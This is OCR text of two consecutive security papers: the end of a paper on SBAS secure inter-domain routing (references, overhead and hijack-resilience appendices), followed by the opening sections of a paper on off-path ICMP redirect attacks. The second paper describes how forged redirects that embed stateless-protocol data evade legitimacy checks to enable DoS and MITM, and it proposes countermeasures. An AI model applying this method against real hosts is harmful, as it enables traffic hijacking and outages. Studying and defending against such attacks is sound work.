[57] D. Naylor, M. K. Mukerjee, P. Agyapong, R. Grandl, R. Kang, M. Machado, S. Brown, C. Doucette, H.-C. Hsiao, D. Han, T. H.-J. Kim, H. Lim, C. Ovon, D. Zhou, S. B. Lee, Y.-H. Lin, C. Stuart, D. Barrett, A. Akella, D. Andersen, J. Byers, L. Dabbish, M. Kaminsky, S. Kiesler, J. Peha, A. Perrig, S. Seshan, M. Sirbu, and P. Steenkiste. XIA: Architecting a More Trustworthy and Evolvable Internet. *ACM SIGCOMM Computer Communication Review (CCR)*, 44(3):50–57, 2014.

[58] O. Nordström and C. Dovrolis. Beware of BGP Attacks. *ACM SIGCOMM Computer Communication Review (CCR)*, 34(2):1–8, 2004.

[59] A. Panchenko, L. Niessen, A. Zinnen, and T. Engel. Website Fingerprinting in Onion Routing based Anonymization Networks. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2011.

[60] A. Perrig. Incrementally deployable secure Internet routing: operator survey. https://seclists.org/nanog/2021/Dec/202, 2021. NANOG mailing list.

[61] A. Perrig. Incrementally deployable secure Internet routing: operator survey. https://www.ripe.net/ripe/mail/archives/ripe-list/2021-December/002400.html, 2021. RIPE mailing list.

[62] A. Perrig, P. Szalachowski, R. M. Reischuk, and L. Chuat. *SCION: A Secure Internet Architecture*. Springer Verlag, 2017.

[63] S. Peter, U. Javed, Q. Zhang, D. Woos, T. Anderson, and A. Krishnamurthy. One Tunnel is (Often) Enough. *ACM SIGCOMM Computer Communication Review (CCR)*, 44(4):99–110, 2014.

[64] A. Pilosov and T. Kapela. Stealing the Internet: An Internet-scale Man in the Middle Attack. *NANOG 44*, 2008.

[65] T. T. Project. Relay operations: Technical Setup. https://community.torproject.org/relay/setup/, 2021.

[66] J. Rexford and C. Dovrolis. Future Internet Architecture: Clean-slate versus Evolutionary Research. *Communications of the ACM*, 53(9):36–40, 2010.

[67] RIPE. RIPE NCC Charter. https://www.ripe.net/about-us/what-we-do/ripe-ncc-charter, 2016.

[68] University of Oregon Route Views Project. http://www.routeviews.org/routeviews/.

[69] B. Schlinker, T. Arnold, I. Cunha, and E. Katz-Bassett. PEERING: Virtualizing BGP at the Edge for Research. In *ACM Conference on Emerging Networking Experiments and Technologies (CoNEXT)*, 2019.

[70] B. Schlinker, K. Zarifis, I. Cunha, N. Feamster, and E. Katz-Bassett. PEERING: An AS for Us. In *ACM Workshop on Hot Topics in Networks (HotNets)*, 2014.

[71] J. Snijders. Practical everyday BGP filtering with AS_PATH filters: Peer locking. *NANOG-67*, 2016.

[72] Y. Sun, M. Apostolaki, H. Birge-Lee, L. Vanbever, J. Rexford, M. Chiang, and P. Mittal. Securing Internet Applications from Routing Attacks. *Communications of the ACM*, 64(6):86–96, 2021.

[73] Y. Sun, A. Edmundson, L. Vanbever, O. Li, J. Rexford, M. Chiang, and P. Mittal. RAPTOR: Routing Attacks on Privacy in Tor. In *USENIX Security Symposium*, 2015.

[74] C. Testart, P. Richter, A. King, A. Dainotti, and D. Clark. Profiling BGP Serial Hijackers: Capturing Persistent Misbehavior in the Global Routing Table. In *ACM Internet Measurement Conference (IMC)*, 2019.

[75] A. Toonk. The Canadian Bitcoin Hijack. https://www.bgpmon.net/the-canadian-bitcoin-hijack/.

[76] J. S. Turner and D. E. Taylor. Diversifying the Internet. In *IEEE Global Telecommunications Conference (GLOBECOM)*, 2005.

[77] T. Wan, E. Kranakis, and P. C. van Oorschot. Pretty Secure BGP, psBGP. In *Network and Distributed System Security Symposium (NDSS)*, 2005.

[78] F. Wang and L. Gao. Path Diversity Aware Interdomain Routing. In *IEEE International Conference on Computer Communications (INFOCOM)*, 2009.

[79] M. Wübbeling and M. Meier. Improved Calculation of AS Resilience against IP Prefix Hijacking. In *IEEE Conference on Local Computer Networks Workshops (LCN Workshops)*, 2016.

[80] D. Xu, M. Chiang, and J. Rexford. DEFT: Distributed Exponentially-weighted Flow Splitting. In *IEEE International Conference on Computer Communications (INFOCOM)*, 2007.

[81] W. Xu and J. Rexford. MIRO: Multi-path Interdomain Routing. In *ACM SIGCOMM Conference*, 2006.

[82] X. Yang, D. Clark, and A. W. Berger. NIRA: A New Inter-domain Routing Architecture. *IEEE/ACM Transactions on Networking*, 15(4):775–788, 2007.

[83] X. Yang and D. Wetherall. Source Selectable Path Diversity via Routing Deflections. *ACM SIGCOMM Computer Communication Review (CCR)*, 36(4):159–170, 2006.

[84] X. Zhang, H.-C. Hsiao, G. Hasker, H. Chan, A. Perrig, and D. Andersen. SCION: Scalability, Control, and Isolation On Next-Generation Networks. In *IEEE Symposium on Security and Privacy (S&P)*, 2011.

A Overhead of SBAS Components at PoPs

In comparison to regular packet forwarding, an SBAS needs to perform some additional computational steps, such as decryption from the customer VPN tunnel and encapsulation to remote PoPs. This first benchmark measures the overhead incurred by the SBAS components on packets passing through a PoP. To obtain an upper bound on this overhead, we consider communication between a pair of customer hosts. This is the most computationally intensive scenario, as traffic is sent through VPN tunnels on both sides.




Figure 10: Overhead incurred by SBAS components at a PoP, measured between the packet arrival from the customer to the sending operation of the SCION packet through SBAS. In the dashed data series, the final SCION step is omitted.

We run ping from the source customer to the destination host with a 1 s interval for an hour. The overhead is determined by subtracting timestamps of packets captured at the SIG of the PoP from the corresponding timestamps of the same packets captured at the WireGuard interface (after VPN decapsulation, route selection, encapsulation, and tunneling over SCION). This yields the following results.

The majority of packets have sub-millisecond overhead at PoPs, with a mean of 0.83 ms and a standard deviation of 0.27 ms. The SBAS component delay is also invariant to packet size: repeated experiments with 1KB packets reported a mean overhead of only 0.75 ms. We attribute the tail end of the distribution to operating system factors such as process scheduling and resource contention. Recall that the SBAS components only perform en/decapsulation and routing of packets, exhibiting indistinguishable overhead for different protocols. It is also important to note that, since the current prototype is a software-based implementation, the processing overhead can be further minimized with a production-grade implementation, e.g., using the Data Plane Development Kit (DPDK) [30] or hardware accelerators.

Figure 10 summarizes the latency expense incurred by SBAS PoP component in sending a packet through the backbone. Moving from an overlay-based network like SCIONLab to a native SCION network would reduce the SBAS overhead further, as the outermost layer of encapsulation (SCION in IP) would not be required anymore. Moreover, a production-grade implementation of SCION could be used that performs better than the open-source research prototype. The secondary measurement indicated by the dashed line (which omits the SCION latency) in Figure 10 provides a lower bound estimate on the potential SBAS backbone latency: approximately 70% of the median 0.74 ms latency can be attributed to SCION latency, suggesting that the overhead of the SBAS-specific infrastructure is in fact relatively light.

Since our technology is applied to inter-domain traffic, this additional latency is negligible relative to the propagation delay over larger geographical distances, which is often on the order of 100 ms and higher.




Figure 11: Resilience comparison across known serial hijacker ASes. We mark the maximum resilience gain offered by SBAS for each AS adversary.

B Additional Simulation Results

Resilience definition For a given victim AS $v \in \mathcal{V}$, we consider a set of potential adversary ASes $\mathcal{A}$ along with a set of potential traffic sources $\mathcal{B}$. Let us consider an adversary AS $a \in \mathcal{A}$ which attempts to launch an equally specific-prefix hijack attack against a prefix p originated from v, and a traffic source $b \in \mathcal{B}$ which sends traffic to p.

$$\alpha(v,a,b) = \begin{cases} 1 & \text{if } a \text{ fails to hijack traffic from } b \text{ to } v \\ 0 & \text{otherwise} \end{cases}$$

In our simulations, selection among equally preferred paths is made via a random tiebreak. Aggregating across the adversary and traffic source sets, we compute a normalized resilience measure for the victim:

$$\beta(v,\mathcal{A},\mathcal{B}) = \sum_{a\in\mathcal{A}}\sum_{b\in\mathcal{B}} \frac{\alpha(v,a,b)}{|\mathcal{A}||\mathcal{B}|}$$

Intuitively, a resilience of 1 indicates that a node in set $\mathcal{B}$ attempting to send traffic to a prefix originated by the victim v will always route its traffic to the true origin, even in the presence of equal prefix length attacks by the attackers in $\mathcal{A}$.

Serial Hijacker Simulation The histogram in Figure 11 shows the results of the simulation of SBAS's resilience against a set of ASes with a history of serial BGP hijacking attacks (as identified in Section 7.2.1. As previously mentioned, SBAS routes offer higher resilience than the baseline approach for all of the 11 serial hijacking ASes, with a mean resilience improvement of 114.7%. Although this result focuses on a relatively small adversary set, it demonstrates that




Figure 12: The real-world deployment of SBAS including four PoPs in the United States, Germany, Singapore, and Japan.

SBAS provides sizable security improvements against not only randomly sampled adversaries but also notoriously malicious ones.

Choice of BGP Announcement Node Locations

Locations for the BGP announcement nodes for the three- to six-node SBAS configurations simulated in Section 7.2.1 were computed by simulating all possible N node combinations from the set of 15 total transit-carrying PEERING nodes against another random sample of 1000 AS attackers, and then choosing the best performing node locations within them. In general, we found that the globally optimal node location configuration was equivalent to the iterative greedily optimized one, which can serve as an efficient guiding principle for scaling up the SBAS backbone in the future (starting from the current deployment shown in Figure 12).

While SBAS may leverage any AS-level participant to announce BGP routes, we restricted the simulation to sets of PEERING nodes as a parallel to deployments in the ethical hijacking experiments. We note that choosing SBAS BGP announcement nodes outside of the PEERING network may provide further security gains, which will be a focus for future work. We anticipate adding other announcement nodes in geographical areas where PEERING has no presence, such as Asia, may provide the greatest further resilience gains beyond the simulated deployments.

C Details of Network Operators Survey

Our survey of network operators consisted of a four-minute video describing SBAS (available at https://youtu.be/xsLjcI-qRd0) followed by 19 questions divided into four sections: Background, Incentives, Feasibility and Usefulness, and Governance. We designed the survey to not only find out operators opinion's towards SBAS, but also find out what operators thought of secure routing technologies in general since people with different perspectives on secure routing are likely to have different attitudes towards SBAS. By distributing the survey through direct contact, the RIPE mailing list and the NANOG mailing list, we received 31 responses to the survey. A full description of survey questions and results is contained in our tech report https://arxiv.org/abs/2206.06879.

D System Details of an SBAS PoP

Data Plane In order to handle packets, an SBAS node primarily operates three routing tables for different types of destinations: control, secure, and optimized. When a packet has to egress the kernel of the SBAS PoP (either when coming from the PoP itself or being forwarded), the PoP first checks if the packet contains the source IP of the local router running on the PoP. These are control packets used to enable the iBGP sessions between different SBAS PoPs and are routed using the control table (which contains routes to the IP addresses used by the routers at different SBAS PoPs). This table is loaded with the highest priority and is used exclusively for inter-router communication.

Next, all packets are checked against the secure table. This table contains the RPKI-validated routes to different SBAS customers. If there is a covering prefix in the secure table, a packet is always routed via this prefix (to the appropriate SBAS customer) *regardless of whether an Internet route for that prefix or a more specific prefix exists*. This prevents routing loops (since customer's secure prefixes are also announced to the Internet) and ensures that, even in the event of a sub-prefix BGP hijack, a packet is sent through the secure network to the right customer.

After this, all packets hit the optimized routing table. This table contains routes to Internet destinations. These routes either involve sending the packet to one of the PoPs Internet peers or providers or sending it to another SBAS PoP in the case where the SBAS PoP (this is appropriate in the case where the SBAS PoP does not make BGP announcements or an alternate PoP's Internet route is selected by the routing engine).

Control Plane Each SBAS PoP maintains three types of BGP sessions: iBGP sessions with other PoPs, eBGP sessions with SBAS customers, and eBGP sessions with Internet peers and providers. Prefixes learned from each of these sessions are loaded into different tables and handled in the data plane (see Section D for more details). Furthermore, for Internet routes and routes learned from other SBAS PoPs, the SBAS routing engine performs route selection between different available routes based on a user configurable metric that can vary from security, to greenness, to preference for certain geographic regions. This is done by having the BIRD routing demon (which manages the BGP sessions) output routes in MRT format [21] which is then parsed by the SBAS routing engine. The SBAS routing engine then compares the user-defined metric on the available routes in the MRT file and installed the best one into the optimized routing table.

Off-Path Network Traffic Manipulation via Revitalized ICMP Redirect Attacks

Xuewei Feng[1], Qi Li[2,5], Kun Sun[3], Zhiyun Qian[4], Gang Zhao[1], Xiaohui Kuang[6]
Chuanpu Fu[1], and Ke Xu[1,5*]

[1]*Department of Computer Science and Technology & BNRist, Tsinghua University*
[2]*Institute for Network Sciences and Cyberspace & BNRist, Tsinghua University*
[3]*Department of Information Sciences and Technology & CSIS, George Mason University*
[4]*UC Riverside* [5]*Zhongguancun Lab*
[6]*Beijing University of Posts and Telecommunications*

Abstract

ICMP redirect is a mechanism that allows an end host to dynamically update its routing decisions for particular destinations. Previous studies show that ICMP redirect may be exploited by attackers to manipulate the routing of victim traffic. However, it is widely believed that ICMP redirect attacks are not a real-world threat since they can only occur under specific network topologies (e.g., LAN). In this paper, we conduct a systematic study on the legitimacy check mechanism of ICMP and uncover a fundamental gap between the check mechanism and stateless protocols, resulting in a wide range of vulnerabilities. In particular, we find that off-path attackers can utilize a suite of stateless protocols (e.g., UDP, ICMP, GRE, IPIP and SIT) to easily craft evasive ICMP error messages, thus revitalizing ICMP redirect attacks to cause serious damage in the real world, particularly, on the wide-area network. First, we show that off-path attackers can conduct a stealthy DoS attack by tricking various public servers on the Internet into mis-redirecting their traffic into black holes with a single forged ICMP redirect message. For example, we reveal that more than 43K popular websites on the Internet are vulnerable to this DoS attack. In addition, we identify 54.47K open DNS resolvers and 186 Tor nodes on the Internet are vulnerable as well. Second, we show that, by leveraging ICMP redirect attacks against NATed networks, off-path attackers in the same NATed network can perform a man-in-the-middle (MITM) attack to intercept the victim traffic. Finally, we develop countermeasures to throttle these attacks.

1 Introduction

The ICMP redirect mechanism is designed to minimize the number of route hops that a particular traffic flow has to traverse on its way to the destination, thus optimizing the forwarding path and reducing traffic volume that has to be handled by each individual router [18,67]. Once a better route is identified, the router will issue an ICMP redirect message to inform the alternative route to the originator. After receiving the message and successfully validating its legitimacy, the originator will update its routing table by setting the `Gateway Internet Address` field in the message as its new next hop to the destination. ICMP redirect mechanism is supported by almost all major operating systems.

In principle, ICMP redirect messages should only be sent by routers for reporting packet processing errors [2, 12, 67]. However, due to a lack of verifying the forwarding path of packets in the current Internet [42, 87, 88], any host can impersonate a router to forge ICMP error messages [26]. As a result, an attacker may redirect traffic from an originator to a specific host via sending forged ICMP redirect messages to the victim originator. To solve this problem, ICMP specifications [6, 12, 31, 67] enforce a legitimacy check mechanism on the ICMP error messages received by the originator, namely, ICMP error messages should embed at least 28 octets (i.e., 20 octets of the IP header plus at least the first 8 octets) of the original packet's data that triggered the error message.

Therefore, it is a key issue to evade the legitimacy check for an ICMP redirect attack. In previous broadcast networks where hosts are linked by hubs, attackers can eavesdrop data sent from the originator and then embed the data into a crafted ICMP redirect message to evade the originator's check, thus misleading the originator's traffic [8, 9, 48, 56, 63, 86]. Nowadays, with the wide deployment of switched networks where hosts are linked by switches or routers, off-path attackers can no longer eavesdrop network traffic of other hosts to easily forge an acceptable ICMP redirect. Hence, previous ICMP redirect attacks [8, 9, 48, 56, 63, 86] always fail in modern network topologies.

Historically, several technical blogs and talks have discussed the method of performing malicious ICMP redirects by off-path attackers [5, 22, 37, 41, 83]. For example, Linux systems before kernel version 2.6.20 do not check ICMP error messages embedded with UDP data, hence it is possible to forge an acceptable ICMP redirect message embedded with UDP data to perform off-path ICMP redirect attacks. However, modern OSes will check the existence of the embedded

*Corresponding author: xuke@tsinghua.edu.cn.

UDP socket, thus most prior methods will fail [5,22,37,83]. In Kulas's talk [41], ICMP echo messages are exploited to forge redirect messages and evade the originator's check mechanism. However, the proposed ICMP redirect attack can only succeed on local networks. Besides, in the real world, originators may disable ICMP echoes for performance and security considerations [79], thus foiling the attack. In general, it is widely believed that ICMP redirect attacks are not a real-world threat since they can happen only in a limited network topology [8, 9].

In this paper, we demonstrate that ICMP redirect attacks can be revitalized to cause serious damages in the real world without the limitation of network topologies [8, 9]. In particular, we discover that it is in fact widely applicable on the wide-area networks. We reveal that due to the gap between the legitimacy check mechanism of ICMP and a suite of stateless protocols (e.g., ICMP, UDP, GRE [25], IPIP [64] and SIT [61]), victim originators are inherently unable to check the legitimacy of ICMP error messages embedded with this type of protocol data. As a result, the victims may accept a forged ICMP redirect message issued from off-path attackers incorrectly, which incurs mis-redirecting their traffic obediently. This vulnerability affects a wide range of major OSes, including Linux 2.6.20 and beyond, FreeBSD 8.2 and beyond, Android 4.3 and beyond, and Mac OS 10.11 and beyond[1].

In modern switched networks, off-path attackers cannot eavesdrop the traffic of other hosts to craft ICMP redirect messages. However, we discover that the ambiguities in the legitimacy check mechanism of ICMP can be exploited by off-path attackers to craft an evasive ICMP error message. Since stateless protocols cannot remember the data that has been sent earlier, if the attacker can force a victim originator to eject stateless protocol data and then forge ICMP error messages embedded with this type of protocol data, it is difficult for the originator to accurately check the legitimacy of the message. Modern OSes may perform some simple checks, e.g., if UDP data is embedded in the received ICMP error messages, Linux systems since kernel version 2.6.20 will check the existence of the corresponding UDP socket. However, off-path attackers can trick the originator into establishing a predictable UDP socket in advance, and then they forge ICMP errors embedded with this known UDP socket data, the check enforced by the victim originator will be easily evaded. Due to the memorylessness of UDP, the originator cannot perform further check and will accept the forged message ultimately. This inherent gap between the legitimacy check mechanism of ICMP and stateless protocols allows off-path attackers to easily forge evasive ICMP errors. In this paper, we use a forged ICMP redirect message to falsely update a victim's routing and then mis-redirect its subsequent traffic to a specified host.

We demonstrate that our revitalized ICMP redirect attacks can cause serious damages in the real world. First, an off-path attacker can force a remote vulnerable target on the Internet to route its traffic into black holes (hosts forwarding-disabled by default) by issuing one forged ICMP redirect message, resulting in a stealthy DoS attack. Our experiments show that more than 43,000 popular websites on the Internet are vulnerable. Moreover, we demonstrate that our DoS attack can even be performed to shut down the entire operation of a back-end service such as DNS and Tor when the communication between the originator and the destination is cut off, thus resulting in a wider range of impact. We identify that 54,470 open DNS resolvers and 186 Tor nodes on the Internet are vulnerable to our attack. Second, when the attacker and the victim reside in the same network, we show that off-path attackers can evolve to man-in-the-middle (MITM) and then perform various hijacking attacks, e.g., hijacking DNS requests in NAT (Network Address Translation) [81] networks.

Finally, we develop different countermeasures against the attacks and systematically measure their effectiveness. First, we propose to change network settings to block spoofed ICMP redirect messages on the Internet, which can prevent the remote DoS attack under the deployment of the filtering mechanism in ISPs. Second, we evaluate the possibility of adopting protocol changes to improve the legitimacy check mechanism for ICMP messages, e.g., embedding secrets in UDP to authenticate the communications. Finally, we propose to strictly distinguish between stateless protocols and stateful protocols and disable ICMP redirect mechanism on stateless protocols. This countermeasure can effectively defeat both the DoS attack and the MITM attack above. Moreover, this countermeasure can be easily deployed since it only needs to make changes at specific hosts that are worried about ICMP redirect attacks. We implement a prototype and evaluate this countermeasure in our real-world network. The experimental results demonstrate that it can effectively prevent the attacks with a small side effect on the network performance.

Contributions. Our main contributions are as follows:

- We uncover a fundamental gap between the legitimacy check mechanism of ICMP and stateless protocols, and we reveal that the gap may lead to vulnerabilities in a wide range of major OSes, including Linux 2.6.20 and beyond, FreeBSD 8.2 and beyond, Android 4.3 and beyond, Mac OS 10.11 and beyond.
- We demonstrate that ICMP redirect attacks can be performed on the Internet, thus causing serious damages in the real world. We identify more than 43,000 popular websites, 54,470 open DNS resolvers, and 186 Tor relay nodes on the Internet are vulnerable to our attacks.
- We analyze the root cause and propose an enhanced ICMP legitimacy check mechanism to prevent the attacks. A prototype validates the effectiveness of our countermeasures.

[1] We discover that Windows is invulnerable since it does not strictly follow the ICMP specifications. Windows enables the ICMP redirect mechanism by default; however, it simply drops all received ICMP redirect messages even if the messages are legitimate.

Ethical considerations. In this paper, we conduct two types of real-world experiments to validate the feasibility and impacts of the identified attacks, i.e., discovering public servers vulnerable to DoS on the Internet (see §5) and hijacking a vulnerable DNS forwarder's requests in our campus network (see §6). We consider ethics as a top priority when conducting the experiments.

In the experiments of discovering vulnerable public servers on the Internet, we use machines in our own testbed as the destinations of the public servers. By issuing crafted ICMP redirects, we only change the routing of the server's packets towards our own machines and thus our experiments do not affect the normal users' visiting of the servers. Besides, one ICMP redirect message incurs negligible loads on the servers. After the experiments, we restore the routing change of the server via issuing a curative ICMP redirect message (i.e., specifying the server's default gateway as the next hop to our machines). We also confirm the effectiveness of the curative ICMP redirect message.

Before conducting the experiments of hijacking DNS requests in our campus network, we explain the details of our attacks and the potential risks to the network administrators. We obtain their approval to conduct the experiments only for the research purpose. With the help of the administrators, we conduct the experiments at midnight. The administrators confirm that no users access the target network before we perform the experiment, preventing our experiments from incurring potential privacy risks over normal users. Moreover, to minimize the impacts on the forwarder's DNS cache, we only intercept the forwarder's DNS queries for a specific website (i.e., the target website of "www.yahoo.com" in our experiment). Once the experiments finish, the network administrators reset the DNS forwarder to the normal state.

2 Background

2.1 ICMP Redirect for Network Traffic

As a standard in RFC 792 since 1981 [67], the ICMP redirect mechanism is utilized by routers to inform an originator of a more optimal path from the originator to its destination. It reduces the amount of hops that have to be travelled through to reach the destination. Figure 1 shows the basic procedure of ICMP redirects. When the gateway of the originator receives an IP packet, the gateway will check its routing table to determine the address of the next gateway. If the next gateway and the originator that is identified by the source IP address of the packet are on the same network, an ICMP redirect message will be sent to the originator from the gateway. The generated ICMP redirect message advises the originator to send its traffic for the destination network directly to the next gateway, instead of the current gateway, since forwarding through the next gateway directly is a shorter path to the destination.

Once the originator receives the ICMP redirect message and the message passes its check, the originator sets the next gateway as its next hop of the route to the destination. In the ICMP specification [67], the `Type` field of the ICMP redirect message is specified as 5, and the `Code` field can be specified to 0, 1, 2, and 3, which means redirecting packets for the network, redirecting packets for the host, redirecting packets for the type of service and network, and redirecting packets for the type of service and host, respectively. The next gateway is specified in the `Gateway Internet Address` field of the ICMP redirect message.

The ICMP redirect mechanism is useful to reduce route hops and enable load balance among routers. If the redirect mechanism is disabled, the originator will not be aware of the most optimal route to the destination. As a result, the ICMP redirect mechanism is enabled by default in IP implementations of a wide range of major OSes, e.g., Linux 2.6.20 and beyond, FreeBSD 8.2 and beyond. The originators equipped with these OSes accept ICMP redirect messages by default and redirect their traffic to the specified `Gateway Internet Address` (i.e., the next gateway) once the message passes the check mechanism.




Figure 1: Optimizing the routing path via ICMP redirects.

2.2 Legitimacy Checks over ICMP Errors

The ICMP redirect mechanism may also be exploited by attackers to manipulate network traffic. An attacker can send a forged ICMP redirect message to the originator, which indicates that all future traffic for the destination must be redirected to a specific system as the shorter route for the destination.

In order to prevent the abusing of ICMP redirects, when an ICMP redirect message is received, the originator performs two checks [6, 12, 67]. First, the originator checks if the message was sent by its default gateway, i.e., the source IP address of the ICMP redirect message should be specified as the default gateway's IP address. Second, ICMP error messages should carry at least 28 octets (i.e., 20 octets of the IP header plus at least the first 8 octets) of the original packet that triggered the error message. These 28 octets data will be used by the originator to match the message to the corre-

sponding process and check the legitimacy of the message. Moreover, according to the newer standard RFC 1812 [6], ICMP error messages should carry the most content of the triggering packet, but not exceeding 576 octets.

2.3 Existing Evasions of the Checks

Unfortunately, even when the legitimacy checks over ICMP redirects are implemented, attackers may still evade the checks to perform ICMP redirect attacks. The first check can be easily evaded due to the vulnerability of IP address spoofing on the Internet. An off-path attacker can impersonate the gateway of a victim originator to issue a spoofed ICMP redirect message. According to prior studies [44, 49], about a quarter of the Autonomous Systems (ASes) on the Internet do not filter packets with spoofed source IP address leaving their networks. In this paper, we identify that more than 5,100 ASes on the Internet do not enforce effective ingress filtering [7, 28]. As a result, ICMP redirect messages with spoofed source IP address of gateways within these ASes can pass the whole routing path and be forwarded to the victim originators (detailed later in §4).

The second check over the embedded payload in the ICMP redirect message is more difficult to evade for off-path attackers, even if the originator only enforces the weaker check mechanism defined in RFC 792 (i.e., checking the first 28 octets of the original packet). As shown in Figure 2, when the originator uses TCP as the higher level protocol to communicate with others, the attacker has to guess the four-tuple that identifies a TCP connection and a sequence number in the originator's send window to craft an evasive ICMP redirect message. In particular, it is hard for off-path attackers to guess these values as the source port and sequence number are randomly generated[2] in modern operating systems [32].




Figure 2: ICMP redirect message embedded with TCP.

In this paper, we show that the second check can be bypassed, regardless of whether 28 octets or 576 octets are checked. This is due to the gap between ICMP's legitimacy check mechanism and stateless protocols, which ultimately leads to real-world ICMP redirect attacks described next.

[2]The initial sequence number is randomly generated and subsequent ones increment monotonically based on it.

3 Vulnerability of Checking ICMP Errors

3.1 Gap in ICMP Legitimacy Check

Unlike TCP, stateless protocols cannot remember the data that has been sent earlier. Hence, if an off-path attacker forges ICMP error messages embedded with this type of protocol data, it is difficult for the originator to accurately check the legitimacy of the embedded data. As a result, the victim may accept the forged messages. Once a forged ICMP redirect message is accepted, the victim will falsely update its routing according to the new gateway specified in the message. Consequently, the entire traffic undertaken by IP will be affected and cross attacked. In practice, it is reasonable to redirect all subsequent traffic when the victim finds a better next hop, since traffic routing occurs at the IP layer regardless of the upper protocols. However, the complexity of interactions between different protocols poses many challenges to the current network principles [26].

Current ICMP implementations may perform some checks on the received ICMP error messages embedded with stateless protocol data. For example, when a message embedded with UDP datagram is received, Linux kernel version 2.6.20 and beyond will check whether a UDP socket exists between it and the destination. This check prevents previous ICMP redirect attacks [22, 37, 83]. However, we discover that due to the inherent gap in the legitimacy check mechanism of ICMP, this check can be easily evaded.

In practice, modern OSes open several publicly known UDP ports by default for lightweight services (e.g., NTP, SNMP, DHCP, DNS and TFTP)[3], and hence attackers can first probe such an open UDP port on the victim and then trick the victim into generating a predictable UDP socket for the remote destination on the probed open port. After that, the attacker forges an ICMP redirect message to the victim, which is embedded with the known UDP socket and some arbitrary padding data. The padding data cannot be checked accurately due to the statelessness of UDP. As a result, the forged ICMP redirect message will evade the security check and be accepted incorrectly, i.e., a successful off-path ICMP redirect attack against the victim. Besides UDP, we identify that stateless protocols of ICMP, GRE [25], IPIP [64] and SIT [61] can also be exploited by off-path attackers to evade the ICMP legitimacy check mechanism. In our attacks, we take UDP as a sample to elaborate and exploit the vulnerability. Note that the method of using stateless protocols to trigger the gap in the ICMP legitimacy check mechanism is generic. Off-path attackers can exploit stateless protocols to forge all types of ICMP error messages (not only ICMP redirect messages) to evade the check.

[3]One open port is enough to conduct our attack. For instance, more than 6 UDP ports are open by default in Ubuntu 20.04 with Linux kernel version 5.4. We uncover that more than 43K web servers, 54K open DNS resolvers, and 186 Tor relay nodes on the Internet open at least one UDP port (see §5).

3.2 Vulnerable Implementations

The identified gap affects a wide range of implementations, i.e., Linux 2.6.20 (released in February 2007) and beyond, FreeBSD 8.2 (released in February 2011) and beyond, Android 4.3 (released in June 2012) and beyond, Mac OS 10.11 (released in September 2015) and beyond. The mechanism of ICMP redirect is enabled by default in Linux systems, FreeBSD systems, Android systems before kernel version 6.0, and Mac OSes before kernel version 10.11.6. In Android systems, it is difficult for normal users to disable the ICMP redirect mechanism manually once the mechanism is enabled in the kernel, since the operation of disabling requires root privileges [1], and only about 7.6% users of Android systems in the world root their devices [3]. For Mac OSes after kernel version 10.11.6, once the ICMP redirect mechanism is enabled via the parameter of *sysctl*, Mac OSes become vulnerable too.

We also review the source code of Linux systems and FreeBSD systems to confirm that they are indeed vulnerable to our attacks. For example, Figure 3 illustrates the code that handles ICMP error messages embedded with a UDP datagram since Linux kernel version 2.6.20[4]. It can be seen that Linux will check the existence of the socket first (in line 106). Due to the statelessness and memorylessness of UDP, Linux cannot perform a further check on the embedded UDP data (unlike TCP which will be further checked to confirm that the carried sequence number is within its send window). Therefore, as long as the socket to the remote destination exists, Linux will redirect the outgoing traffic for the destination (in line 113). However, as we described before in §3.1, attackers can easily craft a UDP socket to evade this check, thus tricking the victim into redirecting its traffic obediently.

```
100  void __udp4_lib_err ( )
101  {
102      ……
103      const int type = icmp_hdr(skb)->type;
104      const int code = icmp_hdr(skb)->code;
105      struct sock *sk;
106      sk = __udp4_lib_lookup( );
107      if (!sk) {
